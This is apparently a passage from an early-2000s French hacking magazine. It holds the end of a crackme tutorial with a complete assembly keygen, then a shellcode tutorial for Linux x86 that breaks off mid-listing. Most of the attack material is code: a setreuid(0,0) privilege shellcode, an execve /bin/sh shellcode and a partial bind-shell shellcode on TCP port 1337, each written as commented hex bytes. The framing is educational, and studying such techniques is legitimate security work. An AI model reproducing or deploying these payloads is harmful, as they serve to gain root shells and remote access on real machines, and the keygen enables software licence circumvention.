CODE:00454895                   cmp     dword ptr [esi], 5Fh   ; la lettre est-elle "_" ?
CODE:00454898                   jnz     short Saute   ; si oui alors la lettre devient un espace
CODE:0045489A                   mov     dword ptr [esi], 20h
CODE:004548A0
CODE:004548A0 Saute:
CODE:004548A0                   mov     edx, [edi]
CODE:004548A2                   xor     [esi], edx   ; effectue un xor entre [esi] et [edi]
CODE:004548A4                   xor     dword ptr [esi], 14569ACEh   ; xor [esi] avec 14569ACEh
CODE:004548AA                   mov     edx, [esi]
CODE:004548AC                   mov     [edi], edx
CODE:004548AE                   inc     ds:dword_0_456C50
CODE:004548B4                   dec     eax
CODE:004548B5                   jnz     short Boucle   ; refait une boucle tant que toutes les lettres ne
                                                         sont pas passés
CODE:004548B7                   xor     dword ptr [edi], 3464BDF0h   ; xor [edi] avec 3464BDF0
```

Il faut savoir que les deux dword (4 octets) qui ont comme pointeur esi et edi sont utilisés pour sauver les valeurs qui changent à chaque passage de la boucle. De telle sorte qu'à chaque passage de la boucle, un xor s'effectue avec la valeur sauvée du précédant passage de la boucle et la lettre actuelle de la string.

A la fin de cette routine les 4 octets qui sont pointés par le registre edi forment le bon serial en hexadécimal :)

Vous pouvez d'ailleurs voir votre serial avec SoftIce en trançant avec F10 jusqu'à la fin de cette routine et en tapant :

dd edi puis "? XXXXXXXX" où XXXXXXXX correspond aux 4 octets que vous apercevez dans la fenêtre data.

Programmer le keygen

Voici la source en assembleur 32bits (compilateur masm32) :

```
   <===============DEBUT===============>
; Keygen "ECloZion CrackMe N°1" par Qimpt
; Pour Hackerz Voice
; Année 2002
; Usage : "Keygen.exe NOM PRENOM"

;### En-tête ###;
.386
.model flat,stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\user32.lib
includelib \masm32\lib\kernel32.lib

.data
Titre db "Keygen <ECloZion CrackMe N°1>",0
Bon db "Votre Serial est : ",0
Mauvais db "Erreur de nom/prenom !",0dh,0ah
        db "Usage : Keygen.exe <Nom> <Prenom>",0
Format db "%u",0
Eclozion db "ECloZion",0

.data?
hInstance dd ?

Nom dd ?
Prenom dd ?

Sauve dd ?
SerialHexa dd ?

Buffer db 256 dup (?)
Serial db 256 dup (?)

.code
Debut:
    invoke GetModuleHandle, NULL
    mov hInstance,eax

;### 1ère Partie ###;
    invoke GetCommandLine
Cherche:
    inc eax
    cmp byte ptr [eax],22h
    jne Cherche
    add eax,2h
    cmp byte ptr [eax],00h
    jz Erreur
    mov dword ptr [Nom],eax
Cherche2:
    inc eax
    cmp byte ptr [eax],20h
    jne Cherche2
    mov byte ptr [eax],00h
    inc eax
    mov dword ptr [Prenom],eax

;### 2ème Partie ###;
    invoke lstrcat,addr Buffer,dword ptr [Nom]
    invoke lstrcat,addr Buffer,addr Eclozion
    invoke lstrcat,addr Buffer,dword ptr [Prenom]

;### 3ème Partie ###;
    mov ebx,01
    mov esi,offset Sauve
    mov edi,offset SerialHexa
```

```
    mov dword ptr [edi],0FFFFFFFFh
    invoke lstrlen,addr Buffer
;### Routine principale ###;
Boucle:
    mov edx,offset Buffer
    movzx edx,byte ptr [edx+ebx-1]
    mov [esi],edx
    cmp dword ptr [esi],5Fh
    jnz short Saute
    mov dword ptr [esi],20h

Saute:
    mov edx,[edi]
    xor [esi],edx
    xor dword ptr [esi],14569ACEh
    mov edx,[esi]
    mov [edi],edx
    inc ebx
    dec eax
    jnz short Boucle
    xor dword ptr [edi],3464BDF0h

;### Dernière partie ###;
    mov eax,dword ptr [edi]
    invoke wsprintf,addr Serial,addr Format,eax
    invoke lstrcat,addr Bon,addr Serial
    invoke MessageBoxA,0,addr Bon,addr Titre,MB_OK+MB_ICONINFORMATION
    jmp Fin

Erreur :
    invoke MessageBoxA,0,addr Mauvais,addr Titre,MB_OK+MB_ICONERROR

Fin:


    invoke ExitProcess,NULL
end Debut
<=====================DEBUT==================>
```

* L'en-tête du Keygen est utilisé pour définir les buffers à utiliser et la structure de notre exécutable que le compilateur va créer.

* La première partie du Keygen prend les arguments donnés au programme par l'intermédiaire de l'api GetCommandLine. Puis le Keygen effectue un tri dans cette ligne d'arguments pour extraire deux éléments : un pointeur sur le nom et un pointeur sur le prénom.

* La seconde partie effectue une concaténisation grâce à l'api lstrcat du nom et du prénom dans l'optique du format que nous avons vu juste avant : NOMECloZionPRENOM

* La troisième partie a pour rôle d'effectuer l'initialisation des valeurs des registres et de l'espace mémoire pointé par le registre edi. En effet il faut que les registres du Keygen soient exactement identiques à ceux du CrackMe avant de lancer LA routine qui génère le bon serial. Sinon le Keygen génèrera un faux serial ou pourra planter.

* La routine principale est un simple rip (copier/coller) de la routine principale du CrackMe. En fait j'ai modifié une chose : le nombre de fois que la boucle doit s'exécuter est contenu dans le registre ebx et non plus directement en mémoire. A la fin de cette routine, on obtient donc le bon serial qui est pointé par le registre edi, exactement comme dans le CrackMe :)

* La dernière partie du Keygen permet simplement d'afficher le bon serial dans une messagebox. Premièrement le serial est extrait de son espace mémoire dans le registre eax puis il est passé a l'api wsprintf qui va permettre de le transformer en décimal (ascii). Ensuite le Keygen va mettre bout à bout le message " Votre Serial est : " et le bon serial calculé avec l'api lstrcat. Enfin le message complet est affiché par l'api messageboxA :)

Qimpt.


DANS UN FRACAS ASSOURDISSANT LA MACHINE ENGENDRE UNE MASSE INFORME ET TRANSPARENTE
QUI SE TRANSFORME EN ANNEAUX...
MONTANT SANS FIN DANS LE CIEL
ÇA MARCHE!
16

NIVEAU ELITE

LE SHELLCODE POUR LES NULS

L'exploitation des failles des applications et des serveurs n'est pas aisée. Il est parfois facile de remarquer qu'un service est vulnérable à un dépassement de tampon (buffer overflow), par exemple s'il crashe quand on lui fournit un nom d'utilisateur long de plusieurs centaines de caractères. Mais pour rentrer dans un serveur vous devez savoir programmer un shellcode.

Introduction

Je pensais traiter, cette fois, de l'écriture d'exploits pour les buffer overflows, mais je me suis rendu compte que je n'avais pas parlé des shellcodes. Cet oubli est donc réparé, et nous verrons le reste une prochaine fois. Il existe déjà pas mal de bons textes sur l'écriture de shellcodes qui traînent sur le net. Malheureusement, ceux-ci demandent d'avoir un très bon niveau en assembleur. Dans ce texte, je vais tenter de vous introduire tant à l'assembleur (ASM) qu'à l'écriture de shellcodes en environnement x86 sous Linux.

Bien évidemment, ce texte est très incomplet. Dites vous bien que rien ne remplace un bon livre d'ASM et un bon décompilateur.

Notez la différence de notations entre le cours du Hackerz Voice 10 et celui-ci : ici, on parle des registres 32 bits (eax au lieu de ax) et on utilise la syntaxe d'AT&T et non la notation Intel classiquement utilisée sous Windows.

Qu'est-ce qu'un shellcode ?

Un shellcode est simplement une suite d'instructions passées directement au processeur. On l'appelle shellcode car le premier shellcode avait pour but de donner un shell. Ce n'est plus le seul cas aujourd'hui : il existe des shellcode fonctionnant en remote (à distance via le réseau, tant en TCP qu'en UDP), des shellcodes ayant pour but de casser un environnement chrooté, des shellcodes modifiant une ou plusieurs lignes dans un fichier, changeant l'effective UID, etc etc, etc. Cela dit, je vais faire comme tout le monde et parler de shellcodes en général, ce sera nettement plus simple.

A quoi va nous servir un shellcode ?

Une fois que nous avons exploité un processus vulnérable (avec un peu de chance, il a le bit suid ou sgid, ou bien c'est un daemon lancé en root), on veut en général lui faire faire quelque chose. Il existe pour cela plusieurs techniques comme le retour dans la libc, l'utilisation des bibliothèques partagées chargées dynamiquement...

Mais le plus souvent, vous voudrez probablement utiliser un shellcode. Il faut d'abord réussir à l'insérer en mémoire : soit en le mettant dans une variable d'environnement, soit donnant au programme visé pour que celui-ci l'insère dans un tampon (par exemple celui qui sert à faire le buffer overflow, s'il est assez grand). Ensuite, il faut se débrouiller pour que le pointeur d'instruction courante du microprocesseur, le registre %eip, pointe vers l'adresse mémoire du début de votre shellcode afin de l'exécuter. Ceci n'est possible que si le programme attaqué possède une faille permettant à l'utilisateur de modifier arbitrairement %eip (nous verrons comment faire cela dans le Manuel 7).

Si vous avez correctement écrit votre exploit, votre buffer d'entrée sera rempli avec le shellcode quelque part en mémoire. Si le %eip atteint le début du shellcode, il sera exécuté, et là, c'est gagné :)

Comment on écrit un shellcode ?

On va maintenant passer à la partie sérieuse de ce papier. Sans de bonnes connaissances en C, vous êtes dans la merde jusqu'au cou. Repassez plus tard.

L'assembleur

L'assembleur est un langage de programmation bas niveau. Le niveau est même tellement bas qu'il permet de régler des transistors du CPU (Central Processing Unit, ou microprocesseur en french). Un CPU IA-32 (c'est-à-dire la famille des Intel 32 bits, soit i386 et supérieurs) travaille avec plusieurs registres, qui sont des données variables stockées physiquement dans le CPU. Accéder directement à ces registres est donc nettement plus rapide que d'accéder à la mémoire. Vous dites quoi faire à votre programme en remplissant ces registres avec des valeurs numériques.

Sur un processeur 32 bits, chacun des registres fait 4 octets de long (ben ouais, 4 x 8 = 32). Sur un proc 64 bits, ils font donc... 8 x 8 = 64 octets.

Les noms ont l'air d'avoir été trouvés par un codeur en mal d'inspiration, mais ce n'est pas tout à fait vrai:

 # %eax est le registre accumulateur. Il sert un peu à tout.
Exemple très important : dans notre programme en assembleur, on peut faire appel à une fonction système fournie par le noyau (kernel). Pour cela, on utilise l'instruction d'interruption $0x80. Le kernel prend alors le contrôle et lit dans %eax le numéro du syscall identifiant la fonction à laquelle on veut faire appel, puis lance cette fonction. Ces numéros sont donnés dans /usr/include/sys/syscall.h et /usr/include/asm/unistd.h. La valeur de retour du syscall sera également stocké dans %eax.

 # %ebx est le registre de base. Il peut aussi servir à tout... Lors de l'appel d'une fonction système, le premier argument de la fonction doit être placé dans ce registre.

 # %ecx est le second registre de base. On doit donc y passer notre second paramètre.

 # %edx est le troisième registre de base.

 # %esp est le stack pointer, c'est-à-dire le pointeur de pile. Il doit pointer tout en haut de la pile. Quand une variable est rajoutée sur la pile (push),

ce registre est décrémenté (car la pile s'étend vers le bas de la mémoire) d'une valeur égale à la taille de la variable.

 # %ebp est le stack base pointer. Il doit pointer en bas de l'actuel frame pointer (soit au début la zone de la pile servant à la fonction courante). C'est le registre qui sera utilisé pour accéder aux variables locales de la fonction actuelle, qui sont stockées sur la pile à partir de %ebp. Il suffit de connaître le décalage permettant d'arriver sur la variable. Au sein d'une fonction, %ebp ne bouge pas alors que %esp varie au gré des instructions push, pop, call...

 # %eip est le pointeur sur l'instruction suivante à exécuter par le CPU (notre meilleur ami dans l'étude des buffer overflows :). Il faut noter qu'il n'existe pas d'instruction pour modifier directement ce registre, en dehors des sauts.

 # %esi et %edi sont traditionnellement utilisés pour l'indexation de tableaux en memoire (nous les utiliserons pour passer les données utilisateur dans notre shellcode).

 # Il existe d'autres registres comme les registres de segment (cs, ds, ss, es, fs, gs), et le registre de flags %eflags dont chaque bit correspond à une information précise : zéro, retenue (carry), parité, dépassement, signe... (ces flags sont modifiés lors des instructions de test, des opérations, etc.). Le registre de flags est celui qui permet par exemple de faire un test de comparaison entre deux registres, et de pouvoir ensuite garder la connaissance du résultat du test.

Modifier les registres

Il existe de nombreuses commandes permettant de modifier un registre. Il est possible de modifier un octet, un mot machine (généralement 2 octets) ou un registre complet. Cette précision s'effectue grâce au suffixe placé à la fin de l'instruction.

 # exemple: movb, movw, movl (byte, word, long).

 # mov ... : l'instruction mov permet de déplacer une valeur dans un registre (une adresse mémoire, un nombre ou encore le contenu d'un autre registre). Attention, dans la syntaxe définie par AT&T, la source est le premier registre, la destination le second. Ce n'est donc pas comme dans les manips de chaînes en C (strncpy...).

 # inc ...: incrémente (augmente de une unité, en bon français) le contenu d'un registre.

 # dev ...: décrémente (retranche 1 quoi) le contenu d'un registre.

 # add ...: ajoute quelque chose au contenu d'un registre.

 # sub ...: retranche quelque chose du contenu d'un registre.

 # xor ...: xor est une opération sur des bits, tout comme or, and, et les négations).
xorer 1 avec 0 donne 1 ; 0 et 0 donne 0, 1 et 1 donne 0.
Ainsi, xor 4,4 donne 0 (100 xor 100 == 000).
Note: xor retourne le résultat de la différence entre deux nombres passés en paramètre, et stocke ce résultat dans la deuxième opérande. Conséquence : xor %eax, %eax va mettre %eax à zéro, quelle que soit sa valeur initiale.

 # leal ... : leal signifie load effective adress long. Leal sert à charger une adresse mémoire à l'intérieur d'un registre.

 # int $0x80: il s'agit d'une interruption. Notre programme passe la main à un gestionnaire d'interruption situé dans le kernel. Le numéro hexadécimal 0x80 indique au gestionnaire que l'on souhaite appeler une fonction système du noyau, dont le numéro est contenu dans %eax (voir plus haut...).

 # push ...: cette instruction va mettre une valeur passée en paramètre au sommet de la pile.

 # pop ...: cette instruction fait le contraire de ce que fait push. Elle retire le dernier élément de la pile, pour le mettre dans le registre (ou l'adresse mémoire) passé(e) en paramètre.
Note: il est possible d'accéder au mot le plus bas d'un registre (%ax par ex), aux octets les plus hauts et les plus bas de ce mot (%al, %ah), ou au registre complet (on dit alors étendu) (%eax). Il n'est pas possible d'accéder directement au mot supérieur d'un registre.

Avec ça, on va pouvoir commencer à écrire un peu de code assembleur, et, très rapidement, un shellcode. On va commencer par le très classique " Hello world " (celui-là, pas moyen d'y couper, désolé).

```
.data
message:
.string "Hello world\n"

.globl main
main:

# write(int fd, char *message, ssize_t size);
# appel à la fonction système "write" définie dans unistd.h

movl $0x4, %eax          # le numéro d'appel système numéro 4 selon
                         # /usr/include/asm/unistd.h est mis dans %eax
movl $0x1, %ebx          # on place le numéro du descripteur de fichier
                         # correspondant à la sortie standard (stdout=1)
                         # dans %ebx.
movl $message, %ecx      # l'adresse du message est mise dans %ecx
movl $0x0c, %edx         # on place ici la longueur de la chaîne
                         # message dans %edx
int $0x80                # On appelle la fonction write du noyau

                         # on va maintenant sortir avec l'appel à exit.
# exit(int code_de_retour)

movl $0x1, %eax          # on place l'appel système numéro 1 (exit)
                         # dans %eax
xorl %ebx, %ebx          # on remet %ebx à 0
int $0x80
```

Note: ce bout de code ne marchera jamais en tant que shellcode, et ce pour deux raisons.
1. Il est dépendant de l'adresse mémoire à cause de la déclaration du champ .data.
2. Il contient des 0 qui terminent ordinairement les fonctions effectuant des opérations sur des chaînes (\0).
Pas de panique, on va maintenant passer à l'écriture des shellcodes proprement dits.

Le shellcode

On va commencer avec un truc assez simple : un shellcode qui va nous faire un setreuid(0,0). Ça nous servira si le programme a enlevé ses droits root avant d'exécuter la fonction vulnérable (en général avec un setuid(setgid()). Cette fonction permet de récupérer le numéro d'utilisateur 0, c'est-à-dire le super-utilisateur.

Le programme en C ressemblera à ça:

```
#include <stdio.h>
main(void) {
 setreuid(0,0);
 exit(0);
}
```

Une fois compilé (gcc –o prog prog.c) et désassemblé (avec gdb par exemple) on obtient le code assembleur correspondant:

```
080483b0 <main>:
80483b0:  b8 46 00 00 00 movl $0x46,%eax
80483b5:  bb 00 00 00 00 movl $0x0,%ebx
80483ba:  b9 00 00 00 00 movl $0x0,%ecx
80483bf:  cd 80          int  $0x80
80483c1:  8d 76 00       lea  0x0(%esi),%esi
80483c4:  90             nop
80483c5:  90             nop
80483c6:  90             nop
80483c7:  90             nop
80483c8:  90             nop
          (...)
```

Voilà donc notre fonction main. Mais nous n'avons besoin que d'une seule chose, la partie setreuid():

```
80483b0:  b8 46 00 00 00 movl $0x46,%eax
80483b5:  bb 00 00 00 00 movl $0x0,%ebx
80483ba:  b9 00 00 00 00 movl $0x0,%ecx
80483bf:  cd 80          int  $0x80
```

Le shellcode sera alors:

```
"\xb8\x46\x00\x00\x00"   // movl   $0x46,%eax
"\xbb\x00\x00\x00\x00"   // movl   $0x0,%ebx
"\xb9\x00\x00\x00\x00"   // movl   $0x0,%ecx
"\xcd\x80"               // int    $0x80
```

Si vous lisez ce shellcode (assez obscur j'en conviens), vous constaterez qu'il y a plus d'octets NULL (\x00) que d'instructions proprement dites. Pas de bol, on ne peut pas utiliser de shellcodes comportant des octets NULL (trop facile sinon :)

Pourquoi ça? Ben, y a pas de type chaîne en C. Il n'y a que des pointeurs sur des caractères d'un octet. Et un caractère NULL représente la fin de la chaîne. Les opérations traitant des chaînes de caractères, comme strcpy, strcat, strdup etc. vont arrêter de travailler sur la chaîne après le premier octet NULL. Bad trip car seuls les octets "\xb8\x46\" provenant de notre shellcode setreuid vont alors être pris en compte.

On va donc devoir réécrire ce shellcode en assembleur, mais en s'arrangeant pour supprimer les octets NULL. Nous devons remplacer tout cela par des instructions équivalentes sans zéro.

```
80483b0:  b8 46 00 00 00 movl $0x46,%eax
```

Cette première instruction est encodée sous la forme [opcode:1 octet][4 octets de valeur numérique immédiate pour l'opérande de source]. L'opérande de destination (%eax) est en fait contenue intrinsèquement dans l'opcode. Comme la valeur immédiate est 0x46 qui ne prend qu'un seul octet, et que le type d'opération porte sur un long (movl) soit 4 octets, les octets suivants sont nuls. (Remarquez la notation en little endian d'Intel : l'octet de poids faible est placé dans la zone de mémoire la plus basse).

On va alors substituer cette instruction par :

```
80483c6:  31 c0     xorl    %eax,%eax
80483c8:  b0 46     movb    $0x46,%al
```

Le xorl va mettre le registre %eax à 0. C'est nécessaire, car on ne peut pas être sûr que %eax soit vide quand on va changer les 8 derniers bits les plus bas (attention, 1 octet == 8 bits :). Si le registre %ah avait été rempli avec une valeur quelconque, le kernel aurait exécuté le mauvais appel système. On doit donc mettre le registre à 0 avant tout.

Maintenant, notre bout de code assembleur setreuid() ressemble à ça:

```
80483b0:  31 c0     xorl %eax,%eax
80483b2:  31 db     xorl %ebx,%ebx
80483b4:  31 c9     xorl %ecx,%ecx
80483b6:  b0 46     movb $0x46,%al
80483b8:  cd 80     int  $0x80
```

Plus aucun zéro! Et voilà notre shellcode terminés:

```
"\x31\xc0"     // xorl   %eax,%eax
"\x31\xdb"     // xorl   %ebx,%ebx
"\x31\xdb"     // xorl   %ecx,%ecx
"\xb0\x46"     // movb   $0x46,%al
"\xcd\x80"     // int    $0x80
```

En plus de ne pas contenir d'octets NULL, un shellcode doit être aussi le plus petit possible. Une des raisons est que plus le shellcode est réduit, et plus de NOPs on pourra placer dans le buffer de l'exploit. On augmentera ainsi sensiblement la chance de trouver la bonne adresse de retour lors du coding de l'exploit. En effet, le but est de faire parvenir %eip au début de votre shellcode pour que celui-ci soit exécuté. Pour avoir plus de chances de succès, il est bon de précéder le shellcode d'un nombre aussi grand que possible de NOP (No Operation) codés par 0x90, qui ne font strictement rien. Si alors vous vous trompez dans l'adresse de retour, et qu'au lieu de tomber sur le début de votre shellcode vous arrivez au milieu de votre série de NOP, c'est gagné, le code sera exécuté quand même.

Rendre notre shellcode portable

Pour un attaquant, il y a de grands risques de ne pas connaître grand chose au système distant. Voilà une très bonne raison pour ne pas écrire de shellcodes adaptés à une configuration particulière d'un système particulier. (Évidemment je ne parle pas de faire un shellcode qui tourne sous différents types de microprocesseurs...).

Les shellcodes doivent être portables. Aucune adresse absolue ne doit être utilisée ; il y a une chance sur mille que ca marche (et encore, je suis gentil).

Il va donc falloir écrire vos shellcodes avec des adresses relatives : ainsi pour sauter à une autre partie du programme, on n'écrit pas jmp 0x80483b8 mais plutôt jmp $0x1a, où $0x1a est le décalage entre l'instruction actuelle et l'instruction à laquelle sauter.

Shellcode qui spawn un shell

Le but de tout cracker qui se respecte est d'obtenir un shell (ligne de commande), de préférence en root, sur la machine.

Le code C qui exécute le shell ressemble à ça :

```
#include <stdio.h>

main(void) {
 char *name[2];

 name[0]="/bin/sh";
 name[1]=NULL;
 execve(name[0], name, NULL);
}
```

Comme vous pouvez le voir, on va devoir caler une chaîne de caractères dans notre shellcode ("/bin/sh"), pour la faire exécuter via execve. Seul problème: il va falloir stocker l'adresse de notre /bin/sh quelque part, histoire de pouvoir la réutiliser un peu plus tard, et ce de manière relative et non absolue (cf ci-dessus).

Comment faire ? On a vu que l'adresse mémoire de la prochaine instruction à exécuter est stockée dans %eip, aussi appelé pc pour Program Counter. Or, si la fonction appelle une sous-fonction, l'adresse de l'instruction suivante devant être exécutée doit bien être stockée quelque part. Justement, elle est stockée sur la pile (stack). Sur les Intel voici le comportement de l'appel de fonction (call) et du retour à la fonction appelante (ret) :

```
call sous_fonction  /* push %eip+4 sur la stack et fait
                       un saut vers la sous-fonction */
ret                 /* la fonction fait un saut vers
                       l'adresse mémoire sauvegardée
                       dans la stack */
```

En clair, l'adresse de l'instruction suivante est poussée sur la stack par le call.

On va maintenant pouvoir utiliser un petit truc d'élite ;) en plaçant notre chaîne juste après une instruction call (qui ne retournera jamais sinon ça ferait tout planter):

```
call adresse_suite_code  /* le call met l'adresse de
                            "/bin/sh" (pc+4) en haut de
                            la pile ! */
.string "/bin/sh"
```

On va maintenant jeter un œil au code assembleur qui récupère l'adresse ainsi placée sur la pile, tout en évitant d'exécuter /bin/sh à ce moment là (pas encore le bon moment).

```
.globl main
main:

jmp to_call
after_jmp:

popl %esi   /* l'adresse de /bin/sh est dans %esi */

/* exit */
xorl %eax,%eax
incl %eax
int $0x80

to_call:
call after_jmp
.string "/bin/sh"
```

On va jusqu'au call, puis on laisse call faire tranquillement son boulot, on revient, on pop l'adresse de /bin/sh de la pile et le tour est joué. Il ne reste plus qu'à appeler execve avec les bons arguments. La man page donne la syntaxe : execve(const char *path, const char *argv[], const char *envp[]). On doit donc avoir %ebx qui contient l'adresse de la chaîne /bin/sh. On apprend aussi que argv[0] doit être non nul, et pointer vers le nom du programme exécuté. Le tableau argv devant se terminer par un pointeur nul, on doit se débrouiller pour que argv[1]=0. Le registre %ecx doit donc contenir une adresse mémoire n telle que la valeur contenue en n soit l'adresse de /bin/sh (ou bien sh), et la valeur contenue en n+4 soit 0. Quand au dernier argument, il peut pointer directement sur une adresse contenant le pointeur nul (la valeur 0 sur 32 bits). Regardez le fichier source ci-dessous pour voir comment on se débrouille pour cela.

Enfin, on peut appeler execve ! Puis on rajoute une routine pour quitter le programme, au cas où l'exécution n'aurait pas fonctionnée.

```
static char lnx_execve[]=

"\xeb\x1d"                  // jmp    0x1d
                             # on saute à la dernière ligne
"\x5b"                      // popl   %ebx
                        # on récupère l'adresse de "/bin/sh"
                                    dans le registre %ebx
"\x31\xc0"                  // xorl   %eax,%eax
                                                # %eax = 0
"\x89\x5b\x08"              // movl   %ebx,0x8(%ebx)
                  # on stocke la valeur contenue dans %ebx à
                                      l'adresse %ebx+0x08
     # soit deux octets après le "h" de "/bin/sh"
"\x88\x43\x07"              // movb   %al,0x7(%ebx)
                         # un NULL pour terminer la chaîne
"\x89\x43\x0c"              // movl     %eax,0xc(%ebx)
                         # on stocke la valeur 0 sur 32 bits
                                    à l'adresse %ebx+0x0c
"\x8d\x4b\x08"              // leal     0x8(%ebx),%ecx
               # on charge %ecx avec l'adresse %ebx+0x08
"\x8d\x53\x0c"              // leal     0xc(%ebx),%edx
                       # on %edx avec l'adresse %ebx+0x0c
"\xb0\x0b"                  // movb   $0xb,%al
                                  # appel système execve
"\xcd\x80"                  // int    $0x80
"\x31\xc0"                  // xorl   %eax,%eax
 # on va sortir pour éviter une boucle infinie en cas d'erreur
"\x21\xd8"                  // andl   %ebx,%eax
"\x40"                      // incl   %eax
"\xcd\x80"                  // int    $0x80
                                                # exit(1)
"\xe8\xde\xff\xff\xff"      // call   -0xde
                                  # retour à la ligne 2
"/bin/sh";                          # ce qui met l'adresse
                                    # de /bin/sh sur la pile
```

Des shellcodes plus avancés

On va maintenant voir quelque shellcodes un peu plus avancés, certes nettement plus techniques mais tout aussi utiles. Ce sont des shellcodes effectuant plusieurs actions relativement utiles telles que binder un shell sur un port ou casser un chroot.

Binder un shell sur un port

Dès lors qu'on cherche à faire des exploits fonctionnant à distance, on a besoin de shellcodes incluant des fonctionnalités réseau. Pour ouvrir un port TCP qui donnera une ligne de commande shell quand on se connectera dessus, on peut faire comme cela :

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

main(void)
{
  char *exec[2];
  int fd,fd2;
  struct sockaddr_in addy;

  addy.sin_addr.s_addr = INADDR_ANY;
  addy.sin_port = htons(1337);
  addy.sin_family = AF_INET;
  exec[0]="/bin/sh";
  exec[1]="sh";
  fd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  bind(fd,&addy,sizeof(struct sockaddr_in));
  listen(fd,1);
  fd2 = accept(fd,NULL,0);
  dup2(fd2,0);
  dup2(fd2,1);
  dup2(fd2,2);

  execl(exec[0],exec,NULL);
}
```

Rien de plus simple en C. Ce code crée une socket qui écoute sur le port 1337, et attend une connection. Alors, on redirige les entrées et sorties standard vers la socket et on exécute un shell. Voyons maintenant ce que ca va donner en assembleur.

Les syscall gérant les sockets

En général, le numéro du syscall est placé dans %eax et l'argument dans le registre suivant. Une fois utilisée l'interruption kernel (0x80), le tour est joué. Il existe des fonctions qui prennent plus d'arguments qu'il n'existe de registres. Dans ce cas, les arguments sont sauvés en mémoire, et l'adresse est placée dans un registre.

En ce qui concerne les syscall gérant les socket, (soit listen, bind, socket, accept...), c'est un peu différent: tous les syscalls socket portent le numéro 0x66. Comment le kernel va-t-il savoir à quel syscall on fait appel ? C'est fait grâce à un code placé dans %ebx.

Les codes les plus importants sont:
- socket() 1
- bind() 2
- listen() 4
- accept() 5

Pour plus de details, on regardera dans /usr/include/linux/net.h.

La structure sockaddr_in

On doit aussi se pencher sur la structure sockaddr_in:

```
struct sockaddr_in {
  uint8_t sin_len;
          /* taille de la structure; en ipv4, pour AF_INET,
                                  c'est 0x10, soit 2 octets. */
  sa_family_t sin_family;
                        /* 2 octets contenant AF_INET */
  in_port_t sin_port;
      /* 2 octets contenant le numero de port tcp ou UDP
                                  en network byte order */
  struct in_addr sin_addr
         /* 4 octets. En général l'adresse du serveur /*
  char sin_zero[8];
                                                /* à zéro */
};
```

Le shellcode bindant un port

```
static char bind[]=
     /* socket (int domain, int type, int protocol); */
"\x31\xc0"          //   xorl %eax,%eax
"\x89\x46\x10"      //   movl %eax, 0x10(%esi)
     /* 3eme argument IPPROTO_TCP placé
      dans la mémoire*/
     /* on utilise %esi; ça ne marche que s'il pointe sur
      des adresses disponibles.*/
     /* regardez plutôt l'exemple d'après pour un meilleur
      début */
"\x40"              //   incl %eax
"\x89\xc3"          //   movl %eax, %ebx
"\x89\x46\x0c"      //   movl %eax, 0xc(%esi)
                   /* 2eme argument SOCK_STREAM*/
"\x40"              //   incl %eax
"\x89\x46\x08"      //   movl %eax, 0x8(%esi)
                        /* 1er argument AF_INET */
"\x8d\x4e\x08"      //   leal  0x8(%esi), %ecx
          /* on stocke l'adresse mémoire des arguments
                                        dans %ecx */
"\xb0\x66"          //   movb $0x66, %al
                    /* syscall socket() car %ebx = 1 */
"\xcd\x80"          //   int  $0x80

     /* listen(int fd, int backlog); */
"\x43"              //   incl %ebx
"\x88\x46\x04"      //   movb          %al,0x4(%esi)
               /* on sauve le fd retourné par socket() */
"\x31\xc0"          //   xorl %eax,%eax
"\xc6\x46\x0c\x10"  //   movb $0x10,0xc(%esi)
                  /* taille de la structure sockaddr_in */
"\x66\x89\x5e\x10"  //   movb %bx,0x10(%esi)
                                        /* AF_INET */
"\x89\x46\x14"      //   movl %eax,0x14(%esi)
                                   /* INADDR_ANY */
"\x89\xc2"          //   movl %eax,%edx
"\xb0\x90"          //   movw $0x90,%al
                                        /* sin_port */
"\x66\x89\x46\x12"  //   movb %ax,0x12(%esi)
"\x8d\x4e\x10"      //   leal        0x10(%esi),%ecx
                   /* charge la structure dans %ecx */
"\x89\x4e\x08"      //   movl %ecx,0x8(%esi)
                  /* sauve la structure a l'offstet 0x8 */
```

```
"\x8d\x4e\x04"          //   leal 0x4(%esi),%ecx
                  /* charge la structure et le fd dans %ecx */
"\xb0\x66"              //   movb $0x66,%al
"\xcd\x80"              //   int  $0x80

     /* bind(int fd, struct sockaddr_in *my_addy,
      socklen_t addrlen); */

"\x89\x5e\x08"          //   movl %ebx,0x8(%esi)
"\x43"                  //   incl %ebx
"\x43"                  //   incl %ebx
"\xb0\x66"              //   movb $0x66,%al
"\xcd\x80"              //   int  $0x80

     /* accept(int fd, struct sockaddr_in *addy, socklen_t
      *addrlen); */

"\x89\x56\x08"          //   movl %edx,0x8(%esi)
                      /* l'adresse est un pointeur NULL */
"\x89\x56\x0c"          //   movl %edx,0xc(%esi)
                           /* pareil pour addrlen */
"\x43"                  //   incl %ebx
"\xb0\x66"              //   movb $0x66,%al
"\xcd\x80"              //   int  $0x80

     /* dup2(int old, int new) */

"\x86\xc3"              //   xchg %al,%bl
     /* le fd retourné par accept est passé en premier */
"\x31\xc9"              //   xorl %ecx,%ec
                             /* entrée standard */
"\xb0\x3f"              //   movb $0x3f,%al
"\xcd\x80"              //   int  $0x80

"\x41"                  //   incl %ecx
                             /* sortie standard */
"\xb0\x3f"              //   movb $0x3f,%al
"\xcd\x80"              //   int  $0x80

"\x41"                  //   incl %ecx
                               /* sortie erreur */
"\xb0\x3f"              //   movb $0x3f,%al
"\xcd\x80"              //   int  $0x80

     /* execve(cons char *filename, char *const argv[],
      char *const envp[]); */

"\xeb\x1d"              //   jmp  0x1d
                      /* récupère l'adresse de /bin/sh */
"\x5b"                  //   popl %ebx
                       /* on pop l'adresse de /bin/sh */
"\x31\xc0"              //   xorl %eax,%eax
"\x89\x5b\x08"          //   movl %ebx,0x8(%ebx)
      /* on copie l'addresse dans %ebx a l'offset 0x8 */
"\x88\x43\x07"          //   movb %al,0x7(%ebx)
                         /* chaîne terminee par NULL */
"\x89\x43\x0c"          //   movl %eax,0xc(%ebx)
                      /* arguments terminés par NULL */
"\x8d\x4b\x08"          //   leal 0x8(%ebx),%ecx
            /* charge l'adresse de /bin/sh dans %ecx */
"\x8d\x53\x0c"          //   leal 0xc(%ebx),%edx
"\xb0\x0b"              //   movb $0xb,%al
                             /* execve syscall */
"\xcd\x80"              //   int  $0x80
"\x31\xc0"              //   xorl %eax,%eax
"\x21\xd8"              //   andl %ebx,%eax
